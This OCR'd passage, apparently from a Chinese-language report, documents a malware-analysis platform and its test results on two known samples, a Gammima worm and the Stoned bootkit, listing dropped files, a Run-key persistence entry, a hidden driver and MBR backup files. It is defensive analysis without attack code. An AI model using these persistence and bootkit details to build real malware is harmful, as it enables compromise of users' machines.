

Forenser
/media/disk/1.bmp
========== Suspicious String Analysis ==========
IP :
URI :
Windows UNC Path :
Unix Path :
IFrame :
Embed :
========== File Format Analysis ==========
File Format : PC bitmap data, Windows 3.x format, 574 x 559 x 24
========== Hidden Binary Code Scanning ==========
===== End of Analysis =====
Analysis complete!


含可疑字串的 html 檔案







副檔名與檔案格式不相符檔案







帶有未知殼的執行檔


Analysis Complete!
Result : Suspicious
Warning! This is an executable file.
Threats:
Unknown packer found
Advice:
1. Please do not open or execute this file.
2. Please convert the file format before opening it.
OK


Forenser
/media/disk/Exe/bad/0C9C4681802F.exe
========== Suspicious String Analysis ==========
IP :
URI :
Windows UNC Path :
Unix Path :
IFrame :
Embed :
Executable Filename :
========== File Format Analysis ==========
File Format : MS-DOS executable PE for MS Windows (GUI) Intel 80386 32-bit
File Extname: exe
========== PE File Format Analysis ==========
Suspicious imported APIs:
Entropy Analysis:
ju2 0.0 Text MEM_WRITE, CNT_UNINITIALIZED_DATA,
MEM_EXECUTE, MEM_READ
p5 7.982 Encrypted Executable MEM_WRITE, CNT_CODE, MEM_EXECUTE,
CNT_INITIALIZED_DATA, MEM_READ
7i 7.241 Packed or Encrypted Executable MEM_WRITE, CNT_INITIALIZED_DATA, MEM_READ
========== Code Obfuscation Analysis ==========
Unknown packer found.
===== End of Analysis =====
Code Obfuscation Analysis complete!

帶有可疑 API 與已知殼的執行檔







B. 惡意程式分析平台

安裝完惡意程式分析平台之後，桌面上可以看到有 start_MBA.sh 的快捷。點擊兩次之後，將會出現詢問執行方式。選擇”Run in Terminal”，並且在畫面中央出現一個檔案選擇視窗。

圖表 4-76 選擇"start_MBA.sh"開始執行分析程式。




圖表 4-77 選擇在"終端機"執行該分析程式。




當出現了檔案選擇視窗之後，將按下”Choose a file” 按鈕，並會彈出選擇檔案的視窗。選擇檔案的視窗將輔助使用者選取分析的檔案。右下角可以對副檔名做過濾，目前可分”所有檔案”跟”可執行檔案”。本程式範例選

取”ntdelect.com”當作示範。

圖表 4-78 選擇檔案按鈕。



圖表 4-79 選擇檔案視窗。



按下”open”之後，將會開始分析。下圖的進度條將會顯示目前分析的進度，189 是分析 script 的行數。此進度調並不能準確的提供完整的時間比例，而是相對的執行進度。執行完之後，將會自動呼叫 firefox 瀏覽器，顯現分析的結果。分析出來的檔案放在 “~/public_html/index.html”

圖表 4-80 執行中的終端機顯示進度條





Figure 1 分析結果報告。



4.3.2 惡意程式樣本測試結果報告

(a) ntdelect.com

別名：Packed.Win32.NSAnti.r (Kaspersky), Generic.dx (McAfee), W32.Gammima.AG (Symantec), TR/Crypt.NSPM.Gen (Avira), Mal/Dorf-D (Sophos)

行為：

- 新增%System%\kavo.exe
- 新增%System%\kavo0.dll
- 新增%Temp%\[RANDOM FILE NAME].dll
- 新增%System%\wincab.sys
- 新增登錄機碼

  HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run\"kava" = "%System%\kavo.exe"

參考資料：

Symantec

http://www.symantec.com/zh/tw/security_response/writeup.jsp?docid=2007-082706-1742-99&tabid=2

Trend Micro

http://about-threats.trendmicro.com/ArchiveMalware.aspx?language=tw&name=WORM_NSPM.AEB

Report for logs/ntdelect.com.log

Registry Diff Scanning

HKEY_LOCAL_MACHINE/SOFTWARE/Microsoft/Windows/CurrentVersion/Explorer/Advanced/Folder/Hidden/SHOWALL

Disk Diff Scanning

\WINDOWS\SoftwareDistribution\DataStore\DataStore.edb

\WINDOWS\SoftwareDistribution\DataStore\Logs\edb.log

\WINDOWS\SoftwareDistribution\DataStore\Logs\tmp.edb

\WINDOWS\system32\config\AppEvent.Evt

\WINDOWS\system32\wbem\Repository\FS\INDEX.BTR

\WINDOWS\system32\wbem\Repository\FS\MAPPING2.MAP

\WINDOWS\system32\wbem\Repository\FS\OBJECTS.DATA

\WINDOWS\system32\wbem\Repository\FS\OBJECTS.MAP

\WINDOWS\WindowsUpdate.log

Driver Diff Scanning

Size	Base	Name	File
0x006000	0x00fbf0b000	wincab.sys	\??\C:\WINDOWS\system32\wincab.sys


Socket Diff Scanning

SSDT Diff Scanning

IDT Diff Scanning

MBR Modification Scanning

Hidden Process Scanning


Hidden Registry Scanning
HKEY_CURRENT_USER/SOFTWARE/Microsoft/Windows/CurrentVersion/Run/kava C:\WINDOWS\system32\kavo.exe
HKEY_LOCAL_MACHINE/SYSTEM/ControlSet001/Services/Tcpip/Parameters/DhcpNameServer 10.0.2.3
HKEY_LOCAL_MACHINE/SYSTEM/ControlSet001/Services/Tcpip/Parameters/Interfaces/{C961CD87-B635-49F7-BF6
HKEY_LOCAL_MACHINE/SYSTEM/ControlSet001/Services/Tcpip/Parameters/Interfaces/{C961CD87-B635-49F7-BF6
HKEY_LOCAL_MACHINE/SYSTEM/ControlSet001/Services/Tcpip/Parameters/Interfaces/{C961CD87-B635-49F7-BF6
HKEY_LOCAL_MACHINE/SYSTEM/ControlSet001/Services/Tcpip/Parameters/Interfaces/{C961CD87-B635-49F7-BF6
Hidden File Scanning
\Documents and Settings\dsns\Local Settings\Temp\wdagnb7.dll
\WINDOWS\system32\kavo0.dll
\WINDOWS\system32\kavo.exe
Analysis ended at Fri Dec 17 15:57:07 +0800 2010, elapsed time: 161.310316s

(b)rewritembr.exe

別名：StonedBootkit [McAfee]

行為：

- 新增%SystemDrive%\Stoned\Applications\Forensic Lockdown Software.sys
- 新增%SystemDrive%\Stoned\Applications\Hibernation File Attack.sys
- 新增%SystemDrive%\Stoned\Applications\Sinowal Loader.sys
- 新增%SystemDrive%\Stoned\Applications\Windows.sys
- 新增%SystemDrive%\Stoned\Drivers\Black Hat Europe 2007 Vipin Kumar POC.sys
- 新增%SystemDrive%\Stoned\Drivers\Sinowal Extractor.sys
- 新增%SystemDrive%\Stoned\Drivers\Sinowal.sys
- 備份原開機磁區內容為 %SystemDrive%\Stoned\Master Boot Record.bak

參考資料：

Symantec

http://www.symantec.com/security_response/writeup.jsp?docid=2009-072815-0454-99&tabid=2

Report for logs/rewritembr.exe.log

Registry Diff Scanning

Disk Diff Scanning

\Stoned\Applications\Windows.sys

\Stoned\Drivers\Sinowal.sys

\WINDOWS\SoftwareDistribution\DataStore\DataStore.edb

\WINDOWS\SoftwareDistribution\DataStore\Logs\edb.log

\WINDOWS\SoftwareDistribution\DataStore\Logs\tmp.edb

\WINDOWS\system32\config\AppEvent.Evt

\WINDOWS\system32\wbem\Repository\FS\INDEX.BTR

